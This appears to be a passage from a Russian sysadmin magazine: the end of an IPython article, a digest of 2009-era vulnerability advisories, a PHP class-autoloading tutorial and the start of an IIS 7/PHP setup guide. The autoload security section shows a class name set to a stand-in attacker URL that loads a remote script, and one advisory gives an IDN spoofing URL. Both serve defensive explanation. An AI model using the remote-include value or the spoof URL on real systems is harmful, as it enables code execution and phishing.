В первой строке (имеются в виду строки ввода) сохраняем в переменную curdir имя текущего каталога (если вызов системной утилиты используется не сам по себе, а в выражении на языке Python, то указывать символ «!» обязательно, иначе получите ошибку синтаксиса). Во второй переходим в /var/log (здесь можно без восклицательного знака). В третьей – сохраняем в переменную вывод двух объединённых в «конвейер» утилит. В четвёртой выводим его в виде числа (для оператора print это особое значения не имеет, я просто хотел показать, что это обычная переменная, над которой можно выполнять любые преобразования). Пятая строка возвращает нас в исходный каталог.

Конечно, здесь мы основную работу проделали силами системных утилит (в третьей строке), а не языка Python. Но в этом и преимущество IPython – можно выбирать любой удобный способ решения задачи. (В другом случае может оказаться проще обработать файл средствами Python, и ничто не мешает это сделать.) Ну а для повторного использования строки 1-5 сохраняем как макрос sucnt (строка 6; функция %macro выводит код созданного макроса, так что вы можете сразу же убедиться, что оболочка вас правильно поняла). Теперь, введя это имя, мы сможем повторно выполнить всю процедуру.

Обратите внимание, что по умолчанию макросы не сохраняются между сессиями – чтобы макрос можно было использовать и в будущем, следует явно сохранить его командой «store sucnt».

Если в макрос вам нужно будет внести изменения, не обязательно повторять всю процедуру заново – запустите команду 'edit sucnt', и вы получите возможность подправить код макроса в своём любимом текстовом редакторе. Только не забывайте, что при выходе из редактора макрос будет выполнен.

Кстати, команда edit (если точнее – %edit) предназначена не только для макросов – с её помощью вы можете редактировать подключённые модули, строки ввода и вывода (элементы In и Out соответственно), да и вообще любые блоки текста. Её можно использовать везде, где удобнее вбить в текстовом редакторе сразу несколько строк, чем выполнять их по одной.

Заключение

Как видите, IPython вполне может стать вашей основной командной оболочкой. Тесная интеграция с Python делает её очень мощным инструментом. И если вы активно пользуетесь этим скриптовым языком в своей работе, то возможность использовать привычные синтаксические конструкции также и для решения «административных» задач будет совсем не лишней.

1. <http://ipython.scipy.org> – официальный сайт IPython.
2. <http://pexpect.sourceforge.net> – страница разработки модуля pexpect.
3. <http://tiswww.case.edu/php/chet/readline/rltop.html> – домашняя страница проекта GNU Readline Library.

Спуфинг-атака в Mozilla Firefox

Программа: Mozilla Firefox 3.0.6, возможно, другие версии.

Опасность: Низкая.

Описание: Уязвимость существует из-за ошибки в функционале IDN (International Domain Name). Удаленный пользователь может с помощью специально сформированного доменного имени подменить URL, отображаемый в адресной строке. Пример: <https://www.google.xn--comaccountsservice-login-5j9pia.f.ijjk.cn>. Этот URL будет трансформирован в «www.google.xn--comaccountsservice-login-5j9pia.f.ijjk.cn», и пользователь будет перенаправлен на вредоносный сайт.

URL производителя: www.mozilla.com/en-US/firefox.

Решение: В настоящее время способов устранения уязвимости не существует. В качестве временного решения рекомендуется отключить поддержку IDN через интерфейс «about:config».

Множественные уязвимости в Microsoft Windows

Программа: Microsoft Windows 2000; Microsoft Windows XP; Microsoft Windows 2003; Microsoft Windows Vista; Microsoft Windows 2008.

Опасность: Высокая.

Описание: 1. Уязвимость существует из-за недостаточной проверки входных данных, передаваемых из пользовательского режима через компонент ядра GDI. Удаленный пользователь может с помощью специально сформированного EMF- или WMF-файла выполнить произвольный код на целевой системе.

2. Уязвимость существует из-за ошибки при обработке дескрипторов в ядре Windows. Локальный пользователь может повысить свои привилегии на системе.

3. Уязвимость существует из-за ошибки при обработке некорректных указателей в ядре Windows. Локальный пользователь может повысить свои привилегии на системе. Уязвимости не подвержены Windows Vista и Windows 2008.

URL производителя: www.microsoft.com.

Решение: Установите исправление с сайта производителя.

Множественные уязвимости в Foxit Reader

Программа: Foxit Reader 3.0 и более ранние версии.

Опасность: Высокая.

Описание: 1. Уязвимость существует из-за ошибки при обработке JBIG2-сегментов. Удаленный пользователь может с помощью специально сформированного PDF-файла вызвать разыменованную неинициализированную память и выполнить произвольный код на целевой системе.

2. Уязвимость существует из-за ошибки проверки границ данных при обработке действий, указанных в PDF-файле. Удаленный пользователь может с помощью специально сформированного PDF-файла вызвать переполнение стека и выполнить произвольный код на целевой системе.

URL производителя: www.foxitsoftware.com/pdf/rd_intro.php.

Решение: Установите последнюю версию 3.0 Build 1506 или 2.3 Build 3902 с сайта производителя.

Отказ в обслуживании в Cisco Session Border Controller

Программа: Cisco Session Border Controller (SBC) для Cisco 7600 Series Routers версии до 3.0(2).

Опасность: Низкая.

Описание: Уязвимость существует из-за неизвестной ошибки при обработке TCP-пакетов. Удаленный пользователь может отправить специально сформированный пакет на порт 2000/TCP и вызвать перезагрузку Cisco SBC карты.

URL производителя: www.cisco.com/en/US/netsol/ns759/networking_solutions_sub_sub_solution.html.

Решение: Установите последнюю версию 3.0(2) с сайта производителя.

Отказ в обслуживании в MySQL

Программа: MySQL версии до 5.1.32.

Опасность: Низкая.

Описание: Уязвимость существует из-за ошибки при обработке XPath-выражений, содержащих скалярные FilterExpr-выражения. Удаленный пользователь может вызвать функции ExtractValue() и UpdateXML() со специально сформированным XPath-выражением и аварийно завершить работу сервера.

URL производителя: www.mysql.com.

Решение: Установите последнюю версию 5.1.32 с сайта производителя.

Повреждение памяти в libpng

Программа: libpng версии до 1.0.43 и 1.2.35.

Опасность: Средняя.

Описание: Уязвимость существует из-за того, что библиотека некорректно инициализирует определенные массивы указателей перед освобождением элементов массивов в случае, когда приложение потребляет всю доступную память. Удаленный пользователь может с помощью специально сформированного PNG-файла вызвать повреждение памяти и выполнить произвольный код на целевой системе.

URL производителя: www.libpng.org/pub/png/libpng.html.

Решение: Установите последнюю версию 1.0.43 или 1.2.35 с сайта производителя.

Отказ в обслуживании в продуктах SlySoft

Программа: AnyDVD 6.5.2.2 и более ранние версии; Virtual CloneDrive 5.4.2.3 и более ранние версии; CloneDVD 2.9.2.0 и более ранние версии; CloneCD 5.3.1.3 и ранние версии.

Опасность: Низкая.

Описание: Уязвимость существует из-за ошибки проверки входных данных в методе METHOD_NEITHER в драйвере ElbyCDIO.sys (версия 6.0.2.0 и ниже). Локальный пользователь может с помощью специально сформированного IOCTL-запроса вызвать повреждение памяти и аварийно завершить работу системы.

URL производителя: www.slysoft.com.

Решение: Установите последнюю версию AnyDVD 6.5.2.2 с сайта производителя. В настоящее время способов устранения уязвимости для других приложений не существует.

Составил Александр Антипов

Автоматическая загрузка объектов в PHP

Антон Гришан

Автоматическая загрузка объектов – полезная возможность, появившаяся в PHP, позволяет более комфортно работать с большими проектами, экономя процессорное время, а самое главное – время разработчика.

Суть проблемы

В объектно ориентированном программировании широко используется подход, при котором каждый класс хранится в отдельном файле. С ростом проекта увеличивается и количество файлов. В средних проектах число файлов может достигать нескольких сотен, а в крупных счет идет на тысячи. Такое количество файлов порождает множество проблем.

- Для обработки различных запросов требуются различные наборы классов. Чтобы отобразить главную страницу, нужны одни классы, а для генерации RSS-канала – другие. Разработчик должен следить за тем, чтобы все необходимые классы были доступны.
- При наличии большого количества классов трудно подключать только те, которые необходимы для обработки пользовательского запроса. В таких случаях разработчики со-

здают отдельный файл (например, `include.php`), в котором осуществляют подключение всех классов, входящих в проект. С одной стороны, это решает проблему наличия необходимых классов, но с другой стороны, подключается множество классов, которые не будут использованы для обработки запроса. Например, если в приложении объявлено 1000 классов, а для отображения главной страницы требуется только 20, то нет необходимости тратить ресурсы на загрузку остальных 980 классов.

- Добавление, удаление, перемещение файла требует изменения всех фрагментов кода, в которых осуществляется подключение файла.

Таким образом, необходимо построить систему, позволяющую автоматически загружать только классы, не-

обходимые для обработки пользовательского запроса.

Автоматизация загрузки объектов

В основе автоматической загрузки объектов лежит простая идея – если интерпретатор PHP видит, что для продолжения исполнения приложения не хватает объявления класса (или интерфейса), то пусть приложение его загрузит и продолжит работу. Такой подход позволяет:

- избавить разработчика от необходимости следить за списком подключаемых файлов;
- повысить производительность приложения за счет экономии процессорного времени и памяти на загрузке неиспользуемых классов.

Реализация идеи выглядит следующим образом: интерпретатор передает имя недостающего класса прило-

жению по средствам вызова определенной разработчиком функции автозагрузчика. По умолчанию в качестве автозагрузчика используется магическая функция `__autoload()`. Задача разработчика – заложить в функцию-автозагрузчик алгоритм, решающий следующие задачи:

- преобразование имени класса в путь к файлу;
- подключение требуемого файла;
- обработка ситуации, при которой не удаётся подключить файл.

Рассмотрим подробнее аспекты реализации автоматической загрузки объектов в PHP.

Поиск загружаемого файла

Соблюдение единого правила именования объектов существенно упрощает задачу поиска файла. Будем считать, что искомым файл существует, а ситуацию, при которой не удастся подключить файл, обсудим в следующем разделе. Ознакомимся с тремя наиболее популярными подходами для решения данной задачи.

Хранение путей к файлам в ассоциативном массиве

Можно создать ассоциативный массив, хранящий в качестве ключа – имя класса, а в качестве значения – путь к файлу. Пример:

```
<?php
function __autoload($className) {
    // Список файлов, которые необходимо подключить
    $files = array(
        'User' => '/home/web/html/classes/user.php',
        'DBDriver' => '/home/web/html/classes/DB/ '
            . 'mysql.php',
    );

    // подключаем нужный файл
    include $files[$className];
}
?>
```

Для повышения эффективности можно вынести создание массива `$files` за рамки функции `__autoload()` и сэкономить время на создание массива при каждом вызове автозагрузчика.

Преимущества:

- не требует соблюдения правила именования файлов/классов;
- высокое быстродействие;
- позволяет подключать только те файлы, которые действительно принадлежат проекту (т.е. перечислены в ассоциативном массиве), что положительно сказывается на безопасности.

Недостатки:

- в случае добавления, переименования, переноса или удаления класса потребуется обновление списка подключаемых файлов.

Построение пути к файлу по имени класса

Можно использовать правило именования файлов, позволяющее извлекать путь до файла по имени класса. Рассмотрим реализацию данной идеи на базе одного из воз-

можных правил именования файлов: путь к файлу, содержащему определение класса `AAA_BBB_CCC`, имеет вид `classes/AAA/BBB/CCC.php`. Зная это правило, в автозагрузчике легко по имени класса построить путь до файла. Пример кода:

```
<?php
function __autoload($className) {
    // Извлекаем путь до файла из имени класса
    $classNameWithPath = str_replace('_', '/', $className) . '.php';

    include 'classes/' . $classNameWithPath;
}
?>
```

Преимущества:

- не требует хранения пути до каждого файла, задействованного в проекте;
- добавление, переименование и удаление классов не требует модификации автозагрузчика.

Недостатки:

- жестко привязывает имя класса к имени папки, в которой он хранится, в случае необходимости переноса файла в другую папку потребуются переименование класса, что повлечет за собой модификацию всего приложения;
- неудобные, длинные имена классов.

Поиск загружаемого файла в директориях приложения

В отличие от предыдущего способа нет необходимости извлекать полный путь до файла. Достаточно иметь возможность по имени класса узнать имя файла. Наиболее популярное и логичное решение: имя класса совпадает с именем файла (без `.php`). Рассмотрим пример реализации:

```
<?php
function __autoload($className) {
    // Папки, содержащие классы приложения
    $appFolders = array(
        '/home/web/html/classes/',
        '/home/web/html/classes/commands/',
        '/home/web/html/classes/output/'
    );

    // Проверяем каждую папку на наличие нужного файла
    foreach($appFolders as $appFolder) {
        // Строим полный путь до нужного файла
        $filePath = $appFolder . $className . '.php';

        // Проверим существование файла
        if(file_exists($filePath)) {
            // Подключаем файл
            include $filePath;
            break;
        }
    }
}
?>
```

Можно воспользоваться стандартным механизмом PHP для поиска подключаемых файлов. При вызове функции `include` PHP пытается найти нужный файл в одной из папок, заданных в параметре `include_path` конфигурационного файла `php.ini`. Таким образом, если добавить в этот параметр пути к папкам, хранящим файлы приложения, то код автозагрузчика может выглядеть следующим образом:

```
<?php
function __autoload($className) {
    // Имя класса совпадает с именем файла без .php
    include $className.'.php';
}
?>
```

Преимущества:

- простые и понятные имена классов;
- не требует хранения пути до каждого файла, задействованного в проекте, поэтому добавление, переименование и удаление классов не требует модификации автозагрузчика.

Недостатки:

- для загрузки класса необходимо проверить каждую папку на предмет наличия требуемого файла, что требует некоторого количества времени;
- существует возможность подключения файла, не относящегося к проекту, что негативно сказывается на безопасности.

Каждый из предложенных способов имеет свои достоинства и недостатки, поэтому при выборе того или иного решения необходимо учитывать особенности разрабатываемого проекта.

Подключение файла

PHP поддерживает несколько вариантов подключения файлов – include(), include_once(), require() и require_once(). Выберем оптимальный способ для использования в автозагрузчике.

При использовании операторов include_once и require_once подключение файла происходит только в том случае, если файл не загружен ранее. Вызов автозагрузчика свидетельствует об отсутствии требуемого класса, а значит и файл не был ранее подключен, поэтому использование include_once и require_once в автозагрузчике не имеет смысла.

Оператор require() подразумевает прекращение работы приложения в случае отсутствия загружаемого файла, что нежелательно. Таким образом, оптимальным выбором является функция include().

Объект не может быть загружен

Автоматическая загрузка объекта не увенчается успехом, если требуемый файл не будет найден. Одна из возможных реакций на данную ситуацию – генерация исключения.

```
<?php
// Перехватываем исключения, которые не были пойманы
// в блоках catch
function exception_handler($exception) {
    echo "Uncaught exception: " .
        $exception->getMessage();
}

set_exception_handler('exception_handler');

function __autoload($className) {
    // Класс не существует, поэтому файл не может
    // быть найден
    if((@include $className.'.php') === false) {
        throw new Exception('Error: can\'t find ' .
            class '$className');
```

```
    }
}

// Пытаемся создать объект не объявленного класса
try {
    $obj = new AnyNonExistantClass();
} catch (Exception $e) {
    var_dump($e);
}
?>
```

Если файл AnyNonExistantClass.php отсутствует, то функция __autoload() генерирует исключение, приводящее к досрочному выходу из автозагрузчика. Исключения, сгенерированные в функции __autoload, не могут быть перехвачены в блоке catch или в функции exception_handler, поэтому исполнение данного кода завершится с ошибкой:

```
Fatal error: Class 'AnyNonExistantClass' not found in
/home/webdav/html/test_1.php on line 21
```

В Интернете есть описание трюка, позволяющего обойти данное ограничение, суть которого заключается в использовании функции eval() для создания недостающего класса в момент исполнения приложения. В конструкторе класса происходит генерация исключения.

Пример реализации:

```
<?php
function __autoload($className) {
    if((@include $className.'.php') === false) {
        // Создадим класс, который не можем найти
        // и сгенерируем исключение в конструкторе
        eval("class ".$className." {function __
            construct() {throw new
                Exception('Class ".$className."
                not found');}}");
    }
}

try {
    $obj = new AnyNonExistantClass();
} catch (Exception $e) {
    // Исключение успешно перехвачено
    var_dump($e);
}
?>
```

Использование подобных решений приводит к появлению множества ошибок и губительно для проекта по следующим причинам:

- данный трюк работает только при создании объекта не объявленного класса, во всех остальных случаях данный прием бесполезен;
- функция class_exists(), используемая для проверки существования класса, всегда будет возвращать значение true, кроме того, возможны проблемы при работе с Reflection API, что чревато появлением ошибок.

Но так ли необходимо в __autoload() генерировать исключение в случае отсутствия файла? Ответ – нет! Дело в том, что отсутствие класса, имя которого передано в автозагрузчик, не является исключительной ситуацией. Причиной вызова автозагрузчика может быть необходимость проверки существования того или иного с помощью class_exists() или Reflection API. При необходимости генерировать исключение, в случае попытки создания объекта несуществующего класса лучше использовать следующий прием:

```
<?php
function getBalance($currencyCode)    {
    $className = 'Balance' . $currencyCode;
    if(class_exists($className)) {
        return new $className();
    } else {
        throw new Exception('Class not exist: ' . $className);
    }
}

// Создадим объект класса BalanceUSD
$balance = getBalance('USD');
?>
```

В приведенном выше примере имя класса зависит от кода валюты, поэтому функция `getBalance()` может вернуть объект класса `BalanceUSD`, `BalanceEUR` или `BalanceRUB`. Если класс не существует, генерируется исключение. Данный метод предлагает надежный способ загрузки объектов, построенный на четкой логике без использования трюков, и не имеет побочных эффектов.

Таким образом, лучшей реакцией на отсутствие подключаемого файла в `__autoload()` является – бездействие.

Цепочка автозагрузчиков

Иногда в приложениях требуется определить несколько автозагрузчиков. Например, если необходимо разработать модуль, который должен работать в составе приложения, в котором уже объявлена функция `__autoload()`, то разработчик не сможет определить собственную функцию `__autoload()` для подключения классов модуля.

Для решения данной проблемы можно воспользоваться библиотекой SPL (Standard PHP Library), предлагающей набор функций, позволяющих управлять автозагрузчиками.

Библиотека SPL предлагает коллекцию классов, интерфейсов, функций, способствующих решению стандартных проблем в PHP. Данная библиотека появилась в пятой версии языка, доступна по умолчанию.

Рассмотрим пример использования SPL-функций для управления автозагрузчиками:

```
<?php
function __autoload($className) {
    echo "Try to include [" . $className . "] in __autoload\n";
}

function loader1($className) {
    echo "Try to load [" . $className . "] in loader1\n";
}
function loader2($className) {
    echo "Try to load [" . $className . "] in loader2\n";
}
function loader3($className) {
    echo "Try to load [" . $className . "] in loader3\n";
}

// Список автозагрузчиков ДО вызова spl_autoload_register
$loaders = spl_autoload_functions();

echo "\nСписок автозагрузчиков ДО вызова ↴
spl_autoload_register():\n";
foreach($loaders as $loader) {
    echo $loader . "()\n";
}

// Регистрируем собственные функции автозагрузки
spl_autoload_register('loader1');
spl_autoload_register('loader2');
spl_autoload_register('loader3');

// Попробуем зарегистрировать loader3 еще раз
spl_autoload_register('loader3');
```

```
// Список автозагрузчиков ПОСЛЕ вызова
// spl_autoload_register
$loaders = spl_autoload_functions();

echo "\nСписок автозагрузчиков ПОСЛЕ вызова ↴
spl_autoload_register():\n";
foreach($loaders as $loader) {
    echo $loader . "()\n";
}

echo "\nПопытаемся создать объект несуществующего
класса AnyNonExistantClass()\n";
$obj = new AnyNonExistantClass();
?>
```

В результате исполнения приведенного выше кода выводится следующий текст:

```
Список автозагрузчиков ДО вызова spl_autoload_register():
__autoload()

Список автозагрузчиков ПОСЛЕ вызова spl_autoload_register():
loader1()
loader2()
loader3()

Попытаемся создать объект несуществующего класса AnyNonExistantClass()
Try to include [AnyNonExistantClass] in loader1
Try to include [AnyNonExistantClass] in loader2
Try to include [AnyNonExistantClass] in loader3
<br />
<b>Fatal error</b>: Class 'AnyNonExistantClass' not found in
<b>/home/webdav/html/example.php</b> on line <b>39</b><br />
```

Проанализируем полученный результат. В коде объявлены четыре функции `__autoload()`, `loader1()`, `loader2()`, `loader3()`. С помощью функции `spl_autoload_functions()` извлекаем список существующих автозагрузчиков. При первом вызове функция вернет массив из одного элемента, содержащий имя функции `__autoload()`, являющейся автозагрузчиком по умолчанию.

Затем с помощью `spl_autoload_register()` зарегистрируем собственные функции – `loader1()`, `loader2()`, `loader3()` в качестве автозагрузчиков. Порядок регистрации функций влияет на порядок их вызова. При попытке загрузить объект интерпретатор передаст имя класса в функцию `loader1()`, если функция не сможет подключить требуемый класс, PHP обратится к `loader2()`, затем, если потребуется, к `loader3()`. Если ни один из автозагрузчиков не сумеет подключить требуемый класс, приложение завершится с ошибкой.

Извлечем список объявленных автозагрузчиков повторно и посмотрим, какие изменения произошли. В этот раз в списке существующих автозагрузчиков появились `loader1()`, `loader2()`, `loader3()`, но исчезла функция `__autoload()`. Дело в том, что после первого вызова `spl_autoload_register()` функция `__autoload()` удаляется из списка автозагрузчиков. При необходимости функцию `__autoload()` можно вернуть в список автозагрузчиков с помощью команды `spl_autoload_register('__autoload')`. Данная особенность позволяет разработчику определять порядок вызова автозагрузчиков.

В приведенном примере функция `__autoload()` не зарегистрирована как автозагрузчик, поэтому при попытке создать объект класса `AnyNonExistantClass` последовательно осуществляется вызов `loader1()`, `loader2()`, `loader3()` и не происходит обращения к `__autoload()`.

Таким образом, если в приложении существует `__autoload()` и требуется зарегистрировать дополнитель-

ный загрузчик, нужно позаботиться о повторной регистрации __autoload().

Безопасность

При использовании автозагрузчика необходимо позаботиться о следующих аспектах безопасности:

- Подключать только принадлежащие проекту файлы. Если злоумышленник сумеет загрузить файл в папку, из которой осуществляется автоматическое подключение классов, то получит возможность исполнять PHP-код на сервере.
- Проверка имени класса. В качестве параметров функции __autoload() может быть передано любое значение, поэтому использование полученного значения для построения пути к подключаемому файлу без предварительной проверки крайне опасно. Пример:

```
<?php
function __autoload($class) {
    // Строим на базе имени класса путь до файла
    $classFileName = $class.'.php';
    // Подключение скрипта http://www.haker.tld/script.php
    @include $classFileName;
}
$class = 'http://www.haker.tld/script';
$object = new $class();
?>
```

Для повышения уровня безопасности необходимо проверять поступающие в автозагрузчик значения параметра на соответствие формату имени класса:

```
<?php
function __autoload($className) {
    // Проверяем имя класса
    if(!preg_match('/^[a-z][a-z_0-9]*$/i', $className)) {
        die('Попытка взлома!!!');
    }
    @include($className.'.php');
}
?>
```

В приведенном выше примере если значение параметра не является именем класса, то происходит завершение работы программы. В реальном приложении необходимо известить администратора о возникшей проблеме с указанием полной информации о пользователе, чьи действия привели к возникновению подобной ситуации, скорее всего осуществлена попытка взлома.

Пример реализации

Рассмотрим пример реализации автоматической загрузки объектов с учетом принятого правила именования классов/файлов, при котором имя класса совпадает с именем файла. Например, класс с именем User должен находиться в файле User.php.

```
<?php
// Путь от корня до папки с приложением
define('APP_ROOT_PATH', '/home/web/');

/* Перечислим все папки приложения, в которых следует
 * искать объект для подключения */
$addToIncludePath = array(
    'classes/CommonLib/Exception',
    'classes/CommonLib/Db',

```

```
'classes/PresentationLayer/Actions',
'classes/PresentationLayer/Outputs',
'classes/PresentationLayer/Views',
);

/* Добавим папки приложения в 'include_path',
 * чтобы оператор include искал подключаемый файл
 * в директориях приложения */
ini_set('include_path', ini_get('include_path').
    PATH_SEPARATOR.APP_ROOT_PATH.DIRECTORY_SEPARATOR.
    implode(PATH_SEPARATOR.APP_ROOT_PATH.
    DIRECTORY_SEPARATOR, $addToIncludePath));

// Определим функцию автоматической загрузки объектов
function __autoload($className) {

    // Проверяем $className на соответствие формату
    // имени класса
    if(!preg_match('/^[a-z][a-z_0-9]*$/i', $className))
    {
        throw new SecurityException('Invalid class
            name format! Attempt to load
            ['. $className. '] class!');
    }

    // Подключаем класс, в случае отсутствия файла
    // ничего не делаем
    @include($className.'.php');
}
?>
```

В приведенном примере список директорий, содержащих объявления используемых в ходе исполнения приложения классов, перечислен в массиве \$addToIncludePath. Приложение с помощью оператора ini_set() добавляет список директорий из \$addToIncludePath в директиву include_path. Таким образом, при каждом вызове include, PHP будет автоматически проверять все папки, перечисленные в include_path, на наличие требуемого файла.

Внутри функции __autoload() осуществляется проверка полученного значения (\$className), если значение не удовлетворяет формату имени класса, то генерируется исключение типа SecurityException(), задача которого предупредить администратора о попытке атаки и аварийно завершить исполнение приложения.

Если в качестве параметра передано имя класса, то пытаемся подключить нужный файл с помощью оператора include, который осуществит поиск файла во всех папках, перечисленных в директиве include_path. Если файл не существует, то функция include вернет значение false и сгенерирует предупреждение, что нежелательно, поэтому для подавления возникающих предупреждений воспользуемся оператором «@».

Заключение

Функции автозагрузки упрощают разработку приложения, делают код понятным и лаконичным, повышают производительность за счет загрузки минимального количества необходимых объектов. Однако автозагрузка не является волшебной палочкой, решающей все проблемы проекта. Ключевой фактор эффективного и безопасного использования данного инструмента — опыт разработчика. 

1. Автоматическая загрузка объектов — <http://ru.php.net/manual/ru/language.oop5.autoload.php>.
2. Функции библиотеки SPL для расширения возможности автозагрузки — <http://ru.php.net/manual/ru/function.spl-autoload.php>.
3. Функция для регистрации собственных автозагрузчиков — <http://ru.php.net/manual/en/function.spl-autoload-register.php>.

WIMP – Windows, IIS, MySQL, PHP

Установка PHP-приложения ISS/Windows 2008 Server

*PHP всегда работал на Windows.
Проблема в том, что никогда достаточно продуктивно.*

*Энди Гатманс (Andi Gutmans),
сооснователь и технический директор компании Zend*

Кирилл Сухов

Появившийся в седьмой версии Internet Information Services модуль FastCGI позволяет эффективно использовать все возможности препроцессора PHP на платформе Microsoft Windows. Сегодня мы попробуем установить необходимые компоненты и развернуть PHP-приложение на базе ISS 7/Windows 2008 Server.

Несмотря на то что язык программирования PHP пришёл из мира UNIX/Linux, на платформе Microsoft Windows он утвердился почти со дня своего появления. Сначала такое сочетание использовалось исключительно как площадка для разработки, затем стало активно использоваться для внутрикорпоративных интранет-сайтов. Возможность установки препроцессора PHP на Internet Information Server/Services была уже начиная с третьей версии последнего, и она не осталась невостребованной.

Но полноценный интернет-сайт на связке ISS/PHP был скорее экзотикой. Причина проста – PHP на IIS устанавливался в качестве ISAPI-модуля или простого бинарного cgi-обработчика. Первый вариант урезал не-

которые возможности интерпретатора, а второй существенно снижал производительность.

С выходом ISS 7 положение может радикально измениться. Новый модуль – FastCGI вполне способен довести производительность до приемлемого «промышленного» уровня. Это касается, разумеется, не только PHP, FastCGI позволяет работать с любым интерпретатором, как то Perl, Python, Ruby. Но именно разработчики ядра PHP из компании Zend Technologies Ltd тесно сотрудничали с программистами Microsoft в процессе создания последними нового модуля. Была даже выпущена специальная сборка PHP, но об этом чуть позже.

Сейчас мы попытаемся установить препроцессор PHP на Internet

Information Services, работающий на платформе Windows 2008.

Установка модуля FastCGI

Прежде всего запустим IIS и убедимся, что он работает. Для этого раскрываем «Start → Administrator Tools → Server Manager». Раскроется окно консоли MMS Server Manager. В левой его части раскроем ветку (обвязку) Roles и выберем там Web Server(IIS) (см. **рис. 1**).

Если там его нет, значит, IIS не добавлен в роли вашего сервера и следует воспользоваться командой Add Roles.

Отсюда, из графического интерфейса, можно запускать, останавливать, перезапускать сервер, управлять связанными с ним системными службами и ролями.

Работоспособность IIS можно проверить, раскрыв браузер и набрав адрес `http://localhost`. Если всё в порядке, мы увидим стартовую страничку ISS.

На той же панели смотрим раздел Role Services и ищем сервис CGI (который подразумевает возможность использования как CGI, так и FastCGI-модулей).

Если таковой не установлен, воспользуемся командой Add Role Services и выберем CGI («Web Server → Application Development → CGI») из предложенного списка ролей.

Установка PHP

Теперь приступим к установке PHP. Скачиваем последнюю версию препроцессора для платформы Windows. В данном случае это PHP 5.2.8, причём желательно выбрать PHP 5.2.8 Non-thread-safe, так как контроль безопасности потоков совершенно не нужен при однопоточном выполнении

скриптов CGI-модулем. Эта версия была специально разработана для функционирования под управлением FastCGI IIS, и разработчики компании Zend серьезно поработали над оптимизацией производительности PHP под Windows.

Если вы выбрали installer, то всё, что нужно после скачивания – это запустить инсталлятор, уточнить месторасположение PHP (я выбрал `C:\PHP`), уточнить сервер (обратите внимание на варианты на **рис. 2**: выбираем, разумеется, IIS FastCGI) и выбрать список желаемых расширений. После завершения установки проведём небольшую проверку на работоспособность интерпретатора.

Для этого создадим в папке `C:\PHP` файл `start.php` со следующим содержанием:

```
<?php
echo "test php 5.2";
?>
```

Затем, открыв консоль, выполним команду:

```
C:\PHP>php start.php
```

```
test php 5.2
```

Как видите, всё работает.

Теперь выполним некоторые настройки интерпретатора PHP, влияющие на его работу в составе FastCGI-модуля.

Директива `cgi.fix_pathinfo` обеспечивает поддержку правильных переменных `PATH_INFO`/`PATH_TRANSLATED` для CGI. По умолчанию отключена, мы включаем (устанавливаем значение равным 1).

Директива `cgi.force_redirect` необходима для обеспечения безопасности во время работы PHP в качестве CGI под большинством веб-серверов и по умолчанию включена. В нашем случае её не только можно, но и нужно выключить.




Рисунок 1. Консоль Server Manager. ISS найден и работает

